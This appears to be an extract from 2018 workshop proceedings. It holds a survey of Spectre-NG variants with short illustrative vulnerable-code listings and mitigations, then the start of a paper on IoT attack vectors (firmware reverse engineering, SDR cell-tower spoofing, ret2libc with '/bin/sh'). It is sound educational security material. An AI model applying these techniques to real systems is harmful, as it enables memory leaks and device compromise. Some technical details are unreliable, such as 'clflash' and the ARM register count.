In a multicore system, different levels of caches are included in a processor, as in modern Intel processors [11]. These differentiate in size and in access time, the closer the levels are to a core, the smaller but faster they become. In modern processors mostly 3 levels of cache are used.

- The first level (**L1**) is directly on the core, in some variants of processors every core has its own L1 cache, but sometimes it is useful that cores share the L1 cache like for hyper-threading. L1 includes mostly the needed instructions and only data, like calculated values, that are used in the next following steps.
- The second level (**L2**) is bigger than the first but also slower. Stored are only variables and data for the current process that is running on the core. Through this, the program can be executed faster, because the time

*Short Research Paper

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. Copyrights for components of this work owned by others than ACM must be honored. Abstracting with credit is permitted. To copy otherwise, or republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee. Request permissions from permissions@acm.org.
WAMOS'18, August 2018, Wiesbaden, Hessen Germany
© 2018 Association for Computing Machinery.
ACM ISBN 978-x-xxxx-xxxx-x/YY/MM. . . $none
https://doi.org/10.1145/nnnnnnn.nnnnnnn




Figure 1: Different Cache Levels of Multicore System

needed to access the L2 cache is much lower than getting the needed values from the main memory. In some processor architectures multiple cores share one L2 cache, but like in our Intel example [11] from before it may also be advantageous if a separate cache is provided for every core.

- The last level cache (**L3**) is shared between all cores. It includes all the data that is in the L1 and L2 caches and is used for synchronization of the values from addresses that multiple cores have loaded in the other levels of caches and could be changing while processing. The L3 cache checks the copies of the value. If a process changes a value of an address, for example in the L1 cache the new value is spread over the other cores that also using this value in their caches. This means also when the value is removed from the L3 cache it is flushed from the other levels of the caches as well. Because the data of every cache is mirrored at the last level, the cache is sliced in as many pieces as there are cores in the system [20].

A property of the L3 cache is to flush the values of an address from all other caches. This can be used as a weak point for attacks in the cache. An attacker can use the time difference of accesses to a cache or to the main memory to conclude what instructions and values the victim had used. In the next section, this weakness will be discussed in more detail. Furthermore, it is shown how to extract pieces of information from the cache.

2.2 Side-Channel Attack

Over a side-channel, different types of methods exist to leak information that can be used by an attacker, like heat and power consumptions or access time from the processor to the cache. This paper focuses only on cache-based attacks, where the attacker does not need access to the hardware.

A side-channel attack is the base of a Spectre attack because the side-channel is used to get the private information from the processor. To improve CPU speed as much as possible, optimizations are in place for saving every possible cycle, like speculative execution.

One variant of a side-channel attack will be discussed in the following. The attack is Flush+Flush [3]. It is used to make private data from the victim accessible for the attacker directly from the L3 cache. It can be used between processes or separate in a virtual machine [20]. Specially Flush+Flush is used to sniff the private key from cryptographic algorithms, like the Advanced Encryption Standard (**AES**) [3]. To achieve this, a cache line is flushed from the L3 cache. What also removes the lines from the L1 and L2 caches. These lines contain shared libraries that are used from several cores of the processor. Much like the side-channel attack Flush+Reload [20]. The function for clearing cache lines is **clflash**. Based on the execution time of this function, the attacker can conclude if the observed lines are loaded to the cache. If the function is fast the watched address was not in the cache, if **clflash** needs more time the victim had used and thereby loaded the line back in the L3 cache. Though that the intruder can conclude what instructions are used and how the private key of the encryption method looks like. It is possible to monitor multiple cache lines at the same time. As in the aforementioned example AES this is fairly simple. For every bit in the key, a range of instructions are used. If the current bit is '0' fewer instructions are used as if the latest bit was a '1' [20]. The accuracy of Flush+Flush is lower than for example Flush+Reload, but when multiple lines are observed the faster processing speed of Flush+Flush is an advantage and fewer cache misses are produced, making the detection of the side-channel attack more difficult [3].

2.3 Meltdown

Before we take a closer look at Spectre, the weak spot Meltdown will be shortly discussed. Meltdown is needed for some of the new Spectre-NG variants. For more detailed information about Meltdown, we reference to Lipp et al. [13].

With Meltdown it is possible, to expose kernel-memory directly from a userspace process. With virtual addresses, the attacker requests sensible data from the main memory to load it inside the cache or in registers [13]. By converting the virtual to physical addresses the access permission are checked and an exception will be thrown to end the program. To get the processor to load the values that are stored in the kernel address space, a gap in the speed optimization of the processor is used, which is called out-of-order execution. The principle of out-of-order execution is, to change the order of execution. Instruction that, for example, take more time to process and have no dependencies to earlier instructions can be relocated in the running order to save time. While the CPU is waiting to get the value or like in this case the exception, it is possible to get the processor executing some of the following instructions. These operations must be very fast and Meltdown only works because in most operating systems the kernel address space is also cached into the user address space what speeds the execution time up as well [13].

While saving the secret byte in the cache it is charged with a specific value (mostly the size of page table) to get a bigger distance between the bytes, more detailed information why this is done are to be found in Lipp et al. [13]. In the end, a side-channel is used to extract the bytes from the cache.

3 SPECTRE

In this chapter, the first two variants of Spectre will be shortly introduced. This includes the universal way of working from Spectre.

3.1 Principle of Spectre

Spectre is used to tricking a correctly working program into executing malicious instructions to leak their secret pieces of information. This is done with speculative execution, the actual data is extracted through a side-channel attack. To get the processor to speculative execution, there are multiple ways, but every variant is based on the same principle of speculative execution.

Speculative execution is used to speed up the processor. For this a program is not executed straight from beginning to end, rather at some moments in execution, code that would be processed later is moved forwards in the execution sequence. There are multiple possible reasons for this, one is when a value for a program, like in an if-statement in C-code, is not cached in one of the caches, the CPU is executing code of which it thinks that the condition is true and orders at the same time the dependent value of the if-statement from the main memory. To get the value from the RAM needs several hundreds of cycles [10] to verify if the prediction was correct and the right instructions were executed by the speculative execution. When the forecast was right time had been saved, because the actual following instructions had already been executed. When prediction was incorrect normally nothing serious happens, because no time has been wasted while the processor has to be waiting anyway until the value has arrived from the main memory and the normal execution can go on [14].

Before the actual attack can begin, the attacker must locate a sequence of instructions that can be modified to extract the data from the memory space of the victim. The processor is then tricked to execute this sequence with speculative execution. Over a side-channel attack, the attacker gets access to the private information [10]. The first variants of Spectre that where published will be introduced shortly in the following.

3.2 Spectre V1

The first variant of Spectre, which is called *Bounds Check Bypass*, uses conditional branches to execute code to leak the secrets of the program. In order to make the attack possible the attacker has to make some preparations. Certain variables are not allowed to be cached, because the processor has to load the value from the main memory. Which starts the speculative execution. As well it is important to train the branch predictor that the condition to access the code that is controlled by the attacker will be predicted as true. To guarantee this prognosis, the branch predictor must be trained with valid values and several repetitions in the query of the branch that should be executed in the speculative execution. A possible example of this type of code is discussed below.

Listing 1: Example of a Spectre Attack using conditional Branches

```
1 uint8_t arr1 [...] = ...;
2 uint8_t arr2 [...] = ...;
3 uint32_t out_of_bounds_index = ...;
4 uint8_t val;
5 if (out_of_bounds_index < arr1 size) {
6    val = arr2[arr1[out_of_bounds_index] * 256];
7 }
```

To get the processor to speculative execution, some of the values are not allowed to be cached, from the code listing 1. In this case `arr1_size` and the array `arr2` must be flushed from the cache. The branch where the CPU has to decide to speculative execute is in line number 5, `arr1_size` is not cached and so the two values could not be compared at this moment. `out_of_bounds_index` is controlled by the attacker and is larger than the size of the array `arr1`, which is stored in `arr1_size`. The byte that is read from `arr1`, which is from the private data of the victim and is stored in the cache. Because no value of `arr2` is in the cache the byte which is requested with the private value multiplied with 256 must be loaded from the main memory. At this moment the part which is executed with speculative execution is finished. The requested byte of `arr2` is loaded in the cache and the last remaining part is to find the private byte in `arr2`. So the only value in the cache of the array `arr2` is the private byte on the address `arr1[out_of_bounds_index] * 256`. Based on the access time the address can be found [4] [10]. The cached address represents the secret byte that could be extracted by the attacker.

3.3 Spectre V2

The second variant of Spectre is called Branch Target Injection. As the name indicates, it is based on indirect branches. This variant is used to jump to a program that is used to extract private data of the victim. That program is called gadget and has no specific form. Like the first variant, the program is executed with speculative execution and uses the same effect that the data stays in the cache after the incorrect jump was detected. To get the processor to misleading the jump, the Branch Target Buffer (BTB) must be trained. Inside the BTB are the last taken branches saved. To insert the malicious address the attacker takes in his own address space indirect branches to the address where the program is in the victims address space [10]. When the actual branch is removed from the cache, the branch predictor uses the malicious address inserted by the attacker. Now the program what is used to extract the private data is speculatively executed until the real address is loaded from the main memory.

4 SPECTRE NEW GENERATION

The first new variants of Spectre where published in May 2018. These are the variants V3a (CVE-2018-3640) and V4 (CVE-2018-3639). In June 2018 another variant is exposed named *Floating Point Lazy State Save/Restore* (CVE-2018-3665), for this variant no official number was distributed. The fourth variant of Spectre-NG and is called variant 1.1 (CVE-2018-3693). It is based on the first variant. More information were released in July 2018. Based on information from the Magazine Heise [16] eight new variants are discovered. At the time of this writing, only the previously mentioned four variants are published.

Mostly Intel processors are affected but also CPUs with the ARM and AMD design are endangered. At this time no official validated attacks on real-world systems are known [7] [16].

4.1 Spectre V3a: Rogue System Register Read

This variant is called *Rogue System Register Read* and it is more based on the security breach Meltdown but also on Spectre because it is using also speculative execution.

The Spectre-NG variant 3a works much like Meltdown. Additionally, this variant requests a value from a register or from the cache, tricks the processor to leaking the information to user space of the executing process where a side-channel can be used to get these information accessible to the attacker. When the speculative read was successful, the value can be used to get more information out of the kernel address space [12]. Through repeating the procedure of this attack, it is possible to read not only the kernel address space but also the complete physical memory [13].

Not every processor manufacturer is affected from this variant. processors with the x86 architecture are endangered, this concerns the manufacturer Intel and AMD. Officially ARM is not planning any software mitigations for this type of Spectre [12]. To execute this attack, a script must be run on the CPU, therefore closed systems with no interfaces to execute external code or to change internal code [1] are not affected by the attack.

Details from the specific internal working of Rogue System Register Read and the concrete differences between Meltdown and Spectre variant 3a are not documented at the time this paper is created.

4.2 Spectre V4: Speculative Store Bypass

This variant of Spectre is based on the V1 of Spectre. The main difference between these two variants is, that the new Spectre V4 is using a mix of out-of-order execution and speculative execution. Modern processors using optimization to change the order of programs to increase the progressing speed. Spectre V4 is using load and store instructions. The attacker tries to tricks the processor into ignoring a dependent store and executing falsely a load before that. This process is called *store-to-load forwarding* and is done by a set of algorithms called *memory disambiguation*.

The *store-to-load forwarding* is used to try to predict if loads are dependent on earlier stores and vice versa. The addresses are compared between the loads and stores. Based on this, a new running order is created to use the processor most efficiently. This technique is based on speculation, because the prediction is done before every address of a store instruction is known [18]. This could lead to misprediction what is normally not a problem because the worst case is that the processor has to wait until the needed data is loaded in the cache and the wrong executed instructions have to be run again back to the point the error has occurred. When the prediction was correct, the processing speed is raised.

Spectre V4 tricks the memory disambiguation into a false prediction with the result that a load is speculatively executed before a store that it depends on. When the misleading is successful, the first value that is loaded speculative is used to load more values in the cache which includes sensible data and can be extracted over a timing based side-channel attack (like described in section 2.2).

Listing 2: Example of a Spectre Attack using speculative store bypass

```
1 Store val    unknownAddr
2 Load specVal addr_1
3 Load prvtVal (specVal, addr_2)
4 Load ...
```

In listing 2. a possible example of a *Speculative Store Bypass* attack is shown. The attacker has to manipulate the processor to speculative execute the load instructions before the store command in the first line. To achieve this, the address `unknownAddr` must be unknown to the memory disambiguation, when the load and store instructions are reordered in a new queue, to misleading the processor [6]. The following load commands are speculatively executed as well, before the store instruction. The address of the load in the second line could be the same address as the store in front of it, but it is also possible that the virtual addresses differ between the instructions but the physical address is the same. With the speculative value `specVal` another address `addr_2` is charged and the combination is used in the following load instructions to read more sensible data [12]. Further, this example can be used to read the earlier value that would be overwritten by the store in line one, when the program tries to hide that secret values because it gives to many information over the internals of the program if the value would be leaked [12].

Like the first variant of Spectre, lots of processor manufacturers are affected by this weak spot. Such as Intel, AMD and ARM [6] [12].

4.3 Spectre: Lazy Floating-Point State Restore

This variant of Spectre is based either on Meltdown and Spectre, because it is accessing higher privilege data with user rights, by using to speculative execution [15].

A floating-point unit is a coprocessor and a hardwired circuit in a processor. It is used to calculate fast large floating-point numbers. In a number of different registers, the needed parameters are saved. In this case, only some of them are relevant. These are the data registers, that include the values which should be charged and the calculated results, the status register to indicate if errors occurred, the word register to define the rounding of the result, the instruction pointer to define what calculation should be executed [8].

The principle is, to read private data between two processes, the victim and the attacker process. For the attack, the time slot is used, which is created when the floating-point unit switches between two processes [19]. First, the attacker process is accessing the floating-point unit what deactivates the unit until the attacker process is executing the first instruction, the data in the registers are still present as long as the unit is deactivated [17]. Over speculative execution, the attacker tries to access the data in the registers of the floating-point unit. Because the unit is deactivated at this moment, an exception is sent to the operating system. When this exception is reaching its destination and the process that was trying to access the registers is not the current holder of the unit, the owner changes and the floating-point unit activates with the result, that the registers are swapped with the data from the new process [17]. To prevent the short-term loss of the sensible data until the victim process was executed again, the exception is held back by a page fault exception that was thrown porously by the attacker and with an earlier prepared handler the exception is caught by the attacker so it never reaches the operating system. So, the process of the attacker is able to read the whole data from the registers. The values are extracted over a side-channel attack [17] (like described in section 2.2). It is possible to read cryptographic keys from the floating-point unit, depending on what the victim process is calculating.

At this variant, the operating systems are more affected than the processors. Over software fixes, this gap can be patched away. In modern kernel versions like in the Linux kernel after version 3.7 it can be fixed by changing a boot parameter [17]. Windows Server 2008 is also affected but not newer versions of Windows.

4.4 Spectre V1.1: Bounds Check Bypass on Stores

Between Spectre variants V1 and V1.1 there are many similarities. Like the comparison of the name shows, from V1 *Bounds Check Bypass* and from the new variant 1.1 *Bounds Check Bypass on Stores*. The original variant uses load instructions to upload sensible data of the victim in the cache. Spectre V1.1 has the same basis with the difference, that the store instructions are used to trick the processor.

Listing 3: Example of the Spectre V1.1 Attack Bounds Check Bypass on Stores

```
1 void function (uint32_t large_val,
2 unit32_t arr[...],
3 uint32_t storeVal,
4 uint32_t x)
5 {
6    if (out_of_bounds_val < small_val) {
7       arr[x] = storeVal;
8    }
9 }
```

Just like Spectre variant 1 the variable `large_val` is not allowed to be cached and the branch predictor must be trained before the attack, for executing with speculative execution. When the processor now predicts that the if-query in line 5 is true, the store in line 6 is speculative executed. In this example `arr[x]` could pointing on the return address on the stack [9] and `storeVal` could be a address to a gadget, what extracts the private data from the victim [9]. Because this is executed in a function and the return pointer on the stack is changed, the processor jumps to the injected address. Trough store-to-load forwarding (more information in Section 4.2) at the jump on the end of the function the processor thinks that the original address was incorrect and jumps to the gadget [9]. All this happens within the speculative execution. The gadget loads the private data to the cache and over a side-channel attack, the attacker can receive the wanted information. Because the address `arr[x]` is pointing is outside the array this attack is is also described as a *speculative buffer overflow* [9].

On Intel and ARM systems this attack could successfully be performed, on other architectures of different manufacturers, like AMD, this attack could not be accomplished [9].

5 MITIGATION

Some of the introduced Spectre variants are only published weeks before this paper was created. Therefore, only a few information has been published on some variants, especially what changes were made exactly.

Variant 3a: Rogue System Register Read

For the Spectre variant 3a, the first countermeasures to reduce the risk was done by the web browser provider to reduce the risk of a side-channel attack [5]. This was done actually for the first variants of Spectre but also decrease the risk of this variant. Intel has released microcode updates [5]. Microcode is the lowest level above the hardware, where all instructions are translated into statements that the hardware can handle. As mentioned before, in section 4.1, ARM is not planning any software changes, because they are not as much affected by this attack.

Variant 4: Speculative Store Bypass

Also for Spectre V4 Intel has released, contemporaneous with the variant 3a, microcode updates [5]. As well the risk could be reduced by the changes from the web browser provider.

Additionally, for variant 4 Intel using an instruction, that is called *lfence*. Similar approaches are also used by other manufacturers. This is executed before a critical sector and acts like a load-speculation barrier [9]. *lfence* grantees that later instructions only then executed when all higher prioritized instructions are executed before [2].

Lazy Floating-Point State Restore

The fix for the lazy switching of the registers from the floating-point unit is fairly simple. Operating systems that are affected need to switch persistently the data when another process is taking over the unit. Modern systems like the Linux kernel after version 3.7 and current Microsoft Windows versions [17].

Spectre V1.1: Bounds Check Bypass on Stores

Although this variant is based partly on Spectre V4, the fix with the instruction *lfence* does not work for this variant. Because the address of the gadget, that is stored by this attack on the return pointer, can be so adjusted that *lfence* cannot assign the address [9]. To turn down the complexity of store-to-load forwarding to a minimum, to reduce the number of wrong executed speculative stores and loads. This technique is called *Store-to-Load Blocking*. Another approach using the compiler to mark instructions that come in question be changed from store-to-load forwarding. When a history of working paths are available the error susceptibility can be lowered as well. All these variants add complexity to the store-to-load forwarding, with the effect that the processing speed of the processor is decreasing.

6 CONCLUSION

In this paper, we took a closer look at some of the new variants of Spectre. From the 8 announced new Spectre flaws [16], only 4 are published at the time this paper is written. Between the release date of some of the variants and this paper, just a short period of time has been gone by. As a result, for some variants, there is little information about the internal proceedings of the attacks, as well as information over the possible countermeasures. In the future, it is possible that additionally mitigations are discovered and more information are leaked about the attacks published so far. Especially for the variant V1 it seems realistic that more variations could be discovered, because 2 of the 4 Spectre-NG variants, that are released, are similar to this type of attack.

7 FUTURE WORK

Spectre is a series of vulnerabilities that will hunt the processor manufactures for a long time. The 8 new Spectre-NG [16] variants are not yet fully released. Only 4 variants are published so far. In the future probably more information will be released over these gaps. Also, it is important to continue the tests of the affected processor families from the different manufacturers. In order to reduce or eliminate the risk of an attack, further solutions and patches have to be worked on. Especially since only half of the security gaps have been published.

REFERENCES

[1] Cisco. 2018. Cisco Security Advisory CPU Side-Channel Information Disclosure Vulnerabilities : May 2018. https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20180521-cpusidechannel Visited on 2018-07-10.

[2] Intel Corporation. 2018. Analyzing potential bounds check bypass vulnerabilities. (2018), 1–23. https://software.intel.com/sites/default/files/managed/4e/a1/337879-analyzing-potential-bounds-Check-bypass-vulnerabilities.pdf

[3] Daniel Gruss, Stefan Mangard, and Thorsten Holz. 2017. Software-based Microarchitectural Attacks. June (2017).

[4] Jann Horn. 2018. Project zero - Reading privileged memory with a side-channel. https://googleprojectzero.blogspot.de/2018/01/ Visited on 20.05.2018.

[5] Intel. 2018. Side Channel Attacks - Vulnerability Analysis, News, and Updates. https://www.intel.com/content/www/us/en/architecture-and-technology/facts-about-side-channel-analysis-and-intel-products.html Visited on 2018-07-15.

[6] Jann Horn. 2018. Issue 1528 speculative variant // stored in execution , first 4 : speculative store bypass. https://bugs.chromium.org/p/project-zero/issues/detail?id=1528 Visited on 2018-07-10.

[7] Yuval Yarom Jann Horn, Werner Haas, Thomas Prescher, Daniel Gruss, Moritz Lipp, Stefan Mangard, Michael Schwarz, Paul Kocher, Daniel Genkin, Mike Hamburg. 2018. Meltdown and Spectre. arXiv:1802.03802v1 https://meltdownattack.com/ Visited on 2018-05-20.

[8] Gustavo D. Sutter Jean Pierre Deschamps, Géry Jean Antoine Bioul. 2006. *Floating-Point Unit.* http://onlinelibrary.wiley.com/doi/10.1002/0471741426.ch16/summary

[9] Vladimir Kiriansky and Carl Waldspurger. 2018. *Speculative Buffer Overflows: Attacks and Defenses.* Technical Report. 12 pages. arXiv:1807.03757

[10] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. 2018. Spectre Attacks: Exploiting Speculative Execution. (2018). arXiv:1801.01203 http://arxiv.org/abs/1801.01203

[11] Todd Langley. 2009. Introduction to Intel ® Architecture. *White Paper* (2009), 17. http://www.intel.com/content/dam/www/public/us/en/documents/white-papers/ia-introduction-basics-paper.pdf

[12] ARM Limited. 2018. Whitepaper Cache Speculation Side-channels v2.2. (2018), 1–19.

[13] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. 2018. Meltdown. *ArXiv e-prints* (2018). arXiv:1801.01207 https://arxiv.org/abs/1801.01207

[14] Giorgi Maisuradze and Christian Rossow. 2018. Speculose: Analyzing the Security Implications of Speculative Execution in CPUs. (2018). https://doi.org/arXiv:1801.04084v1 arXiv:1801.04084

[15] Redhat. 2018. Kernel Side-Channel Attack using Speculative Store Bypass - CVE-2018-3639. https://access.redhat.com/security/vulnerabilities/ssbd Visited on 2018-07-05.

[16] Jürgen Schmidt. 2018. Exclusive: Spectre-NG - Multiple new Intel CPU flaws revealed, several serious. https://www.heise.de/ct/artikel/Exclusive-Spectre-NG-Multiple-new-Intel-CPU-flaws-revealed-several-serious-4040648.html Visited on 2018-05-20.

[17] Julian Stecklina and Thomas Prescher. 2018. *LazyFP: Leaking FPU Register State using Microarchitectural Side-Channels.* Technical Report. 6 pages. arXiv:1806.07480

[18] Henry Wong. 2014. Store-to-Load Forwarding and Memory Disambiguation in x86 Processors. http://blog.stuffedcow.net/2014/01/x86-memory-disambiguation/ Visited on 2018-07-11.

[19] Mark Wycislik-wilson. 2018. CVE-2018-3665 : Floating Point Lazy State Save / Restore vulnerability affects Intel chips. https://betanews.com/2018/06/14/floating-point-lazy-state-save-restore-vulnerability/ Visited on 2018-07-20.

[20] Yuval Yarom and Katrina Falkner. 2014. Flush + Reload : a High Resolution , Low Noise , L3 Cache Side-Channel Attack. *USENIX Security 2014* (2014), 1–14.

Common Attack Vectors of IoT Devices

Alexios Karagiozidis
WAMOS2018
University of Applied-Sciences Wiesbaden, Germany
a.karagiozidis@gmail.com

ABSTRACT

This shortpaper provides an overview of common attack vectors of IoT devices. This includes arbitrary code execution on Harvard architecture as it's the most used for embedded systems [1]. Next to this the paper covers Reverse-Engineering of firmware and devices to find hardcoded secrets and perform further security analysis. Attacks like injecting faults to the hardware for skipping code execution and using SDRs for radio-protocol analysis are also covered.

1. INTRODUCTION

As the performance of embedded systems and internet expansion has increased many devices get interconnected. Devices are affected from Sensor-Networks, Home-Automation, Baby Monitors and other [3]. This leads to higher security risks as every connected device can be remotely exploited or compromised and as example used for a botnet [4].
In this paper four vectors are presented in short. Instead of going into depth, examples together with tools will be discussed. This intends to create an understanding of complexity and expenses as well as the risks of possible attack vectors.

Most embedded systems are using the modified Harvard architecture like MIPS, AVR or some ARM-processors as the ARM9-series [6]. The main difference from Neumann or x86 is that code and data are seperated. This means code placed on the stack or data memory can't be executed [7]. There already exists research for arbitrary code execution on ARM [5] and AVR [1] which base on execution of available code from memory as discussed in chapter 3. In 2010 such attack was used by Aurelien Francillon and Claude Castelluccia to compromise a Micaz Wirelesses-Network (WSN) based on AVR ATmega128s [8].
To perform further security analysis of an IoT device and to find software vulnerabilities or available code it's required to analyze the firmware. Disassembling of code binaries can be helpful for finding backdoors or other issues. There have been many cases where hardcoded credentials or backdoors of IoT devices have been found [4].
There exists an Owasp-Guide [9] which explains how to reverse or analyze IoT firmware but we'll see in chapter 4 that the analysis depending on the device is not always straight forward as described in the guide.
Then there is also the possibility to skip code execution via a fault injection as mentionted in the fault-injection chapter. This way readprotections or other security functions can be bypassed [10].
With the invention of Software-Defined-Radios different radio applications can be operated with the same device. This allows flexible development or analysis of wireless transmission protocols. With Open-Source tools like OpenBTS [12], OpenLTE [13] or GPS-SDR-SIM [14] it is possible to spoof a celltower or GPS signal with a single SDR [15]. Signal analysis with SDRs are covered in the last chapter as in the conclusion the results are summed.

2. THEORY

To understand the presented attack vectors the required preknowledge of embedded systems will be explained here. This includes the Harvard architecture as well as interfaces and memory types. The return-to-libc attack will be also introduced as it's the simplest form of a code-reuse-attack. The typical firmware components are also introduced as analyzing these can help in finding vulnerabilities. Since IoT devices base on wireless connections we will also take a look on radio signal transmission.

2.1 Memory and interfaces

There can be distinguished between four addressable memory areas in embedded systems which base on different technologies [7].
The first is the Program Memory, also known as Read-Only-Memory (ROM), which holds the code running on the device [8]. As the code still needs to be available after a hardware-reset usually flash-memory is used because it's non-volatile.
Then there is the Random-Accessible-Memory (SRAM for AVR) which is volatile and stores dynamic variables, the stack and the heap.
The third is the EEPROM that is used for storing data which needs to be saved occassionally and be available after a reboot of the device [8].
The last ones are the I/Os which control the input and output of a device. Through the IO external peripheral as a flash or EEPROM can be connected or controlled. This can lead to a higher security risk as explained later.

2.1.1 Serial interfaces

To allow data transmission between internal or external peripherals there exist many interfaces. There exist several serial interfaces as the UART, I2C, SPI and others [17]. For this paper the Universal-Asynchronous Receiver Transmitter (UART) and The Serial Peripheral Interface (SPI) will be introduced.

UART is one of the most common interfaces used in IoT devices since it allows to transfer data to and from a device without the need of any intermediary hardware [17]. This makes it flexible to connect hardware with external hardware. The UART uses four pinouts: Transfer, Receive, Voltage and Ground as seen on figure 1.
The SPI is a Synchronous interface and follows a master-slave principle. This allows data transfer between a master (as a CPU) and multiple slaves (as memories or other components).
Through sniffing the SPI communication between the peripherals can be analyzed as mentionted in the Reverse-Engineering chapter.

Pin-Out	Description
Vcc	Voltage
Gnd	Ground
Tx	Transmit
Rx	Receive

(a) UART

Pin-Out	Description
MOSI	Master-Out Slave-In
MISO	Master-In Slave-Out
CLK	Clock
SS	Slave-Select

(b) SPI

Table 1: Pin-Outs of UART and SPI.

2.2 Harvard Architecture

The Harvard architecture is different from the Neumann architecture as code and data are physically seperated in memory and signalpaths. The CPU can execute instructions only from program memory and only write into data memory.
Since this can be very impratical modern processors use a modified Harvard architecture so that a CPU can access between two different memories [17]. For example the Assembly instructions of the AVR series *Store to Program Memory (SPM)* is used to copy bytes from data memory to program memory by the bootloader [17]. This is required to update the code flexible or else a progammer device is required [17]. Because of this seperation code placed via a bufferoverflow onto the stack can't be executed.

2.3 Firmware

Firmware includes all software components running on an embedded system. This can include a bootloader, kernel, filesystem, binaries or other needed files as webfiles.
Through analyzing the firmware of a device, vulnerabilities of individual binaries can be found or parts of the device emulated. Also hidden secrets like backdoors, hardcoded passwords, private certificates or decryption-keys can be extracted from the filesystem [20].
The bootloader is usually responsible for launching and loading the kernel as well as to setup the hardware. A bootloader can also receive a new program from an serial interface and write the received data into the program memory if supported. Otherwise a programmer device have to be used to write into the flash memory via the programming interface ISP or JTAG [17]. One of the most popular bootloaders for embedded systems is U-Boot [2]. The bootloader usually resides at the beginning of the ROM.
Then there is the filesystem which manages how data is stored and acessed. Common used filesystems for embedded systems are SquashFS, CramFS, JFFS2 and ext2, which can be extracted and unpacked from a whole firmware image as discussed in the reverse engineering chapter.
Code binaries can be disassembled or debugged to get an inside view of used instructions and program flow.

If no access to the firmware is possible the wireless communication of an IoT device can be analyzed by using Software-Defined-Radios (SDR).

2.4 Software-Defined-Radios


SDRs allow flexible development and analysis of radio applications. The hardware of a SDR is only used to receive or transmit signals while the soft- or firmware takes all part of digital signal processing. This makes it possible to use the same device for different radio applications as well as to analyze these.
As example components like Modulators, Mixers, Amplifiers, Resamplers and Filters get implemented by software instead of hardware [11].
For this paper the lowcost SDR USRP B200 [22] is used. The B200 supports full duplex mode and can operate in a frequency from 80Mhz to 6Ghz. This makes it possible to run applications as a celltower or DVB-S transmitter on it as other applications [22].

2.4.1 Signal Transmission

Radiodevices communicate via electromagnetic waves with radio-frequency. Through modulation a carrierwave gets modified to encode an input-signal [24]. In the following we will discuss the common used modulation techniques for digital signal transmission as there exist many types and modifications of modulation-techniques.

Amplitude-Shift-Keying.
For ASK the amplitude is changed between two levels mapped to digital data as it can be seen on figure 1a.
There is also a modified version of ASK, which is called On-Off-Keying (OOK). For OOK the amplitude is changing between "On" and "Off" (no amplitude) for data transmission.

Frequency-Shift-Keying.
The FSK transmits binary data through changing the frequency between to discrete values instead of the amplitude as seen in figure 1b.



(a) ASK transmission (b) FSK transmission

Figure 1: Digital transmission with ASK und FSK.

There are several works where OpenBTS or OpenLTE with minor modifications are used with SDRs to perform a Man-In-The-Middle-Attack by spoofing a cell-tower [24]. This way a car with a mobile connection was exploited [25].

3. RETURN ORIENTED PROGRAMMING

To bypass a non-executable stack an attacker can place the adress of already in memory available. The used instructions need to be terminated by a free return or branch instruction. Such sequence is also called a *ROP gadget*. Combining multiple ROP gadgets is called a *ROP chain* and performs the goal of the attacker [19]. The simplest form of a ROP attack is the return-to-libc attack.

Return-To-Libc.

The return-to-libc (*ret2libc*) bypasses the stack-execution-prevention on Linux systems running on x86. If the stack is executable an attacker places arbitrary code onto the stack (via a bufferoverflow) which gets executed when the instruction-pointer points to it. When the stack is non-executable an attacker can place an address of a in memory available libraryfunction as system() for example onto the stack. Additionally he adds the argument "/bin/sh" to open a shell with system().

The adresses of the gadgets can only be placed when a bufferoverflow vulnerability is available, as the stack needs to be modified.

3.1 ROP-Chains on Harvard architecture

Next to bypassing a non executable stack ROP chains can also be used on Harvard architecture. To perform a ROP chain a vulnerable stack is required so the stack can be modified to manipulate the program flow [5].

Since ROP gadgets consist of Assembly instructions the most important instructions for the ARM architecture are explained here.
Even the instructions are different from others as AVR the concept of ROP chains on the Harvard architecture stays the same.

ARM Assembly.

ARM has a total of 31 23-bit registers (R0 to R15) of which 16 are visible. The program counter (R15, PC) is the same as the instruction pointer on x86 and holds the address of the next instruction to be executed. The general purpose registers R0-R10 are used to store arguments while the stack pointer (R13, SP) points to the to the top of the stack. Then there is also the link register (r14, LR) which saves the program counter when entering a subroutine.

- MOV: MOV is used to move values from one register to another.
- LDM: Loads data from memory into registers.
- STR: Stores a registry value in memory
- BLX: Copies the adress of next instruction to LR.
- ADD: Adds values to a register and operand.
- POP: Pops a value from where the stack pointer points into given argument register.
- PUSH: Pushes a value from a register to the stack.

There is no return instruction on ARM as returns on ARM are performed manually by moving values in and out of the PC together with the LR.
When a function is executed the return adress get usually stored into the LR. When a subroutine return wants to be performed the value from LR is moved to the PC. When a subroutine is entered the value from LR gets stored onto the stack which is a risk for attacks as mentioned in the following.
Note that the exact instructions and arguments can differ as they depend on the toolchain and used compileroptions [6].

return-to-zero-protection.

Because ARM follows a Load-and-Store architecture arguments are stored in registers instead on the stack. This means that a ret2libc attack can't be performed on ARM as it's not possible to write arguments directly into the registers (as the PC). Itzhak Avraham presented in 2009 return-to-zero-protection which applies the ret2libc to ARM processors [5].

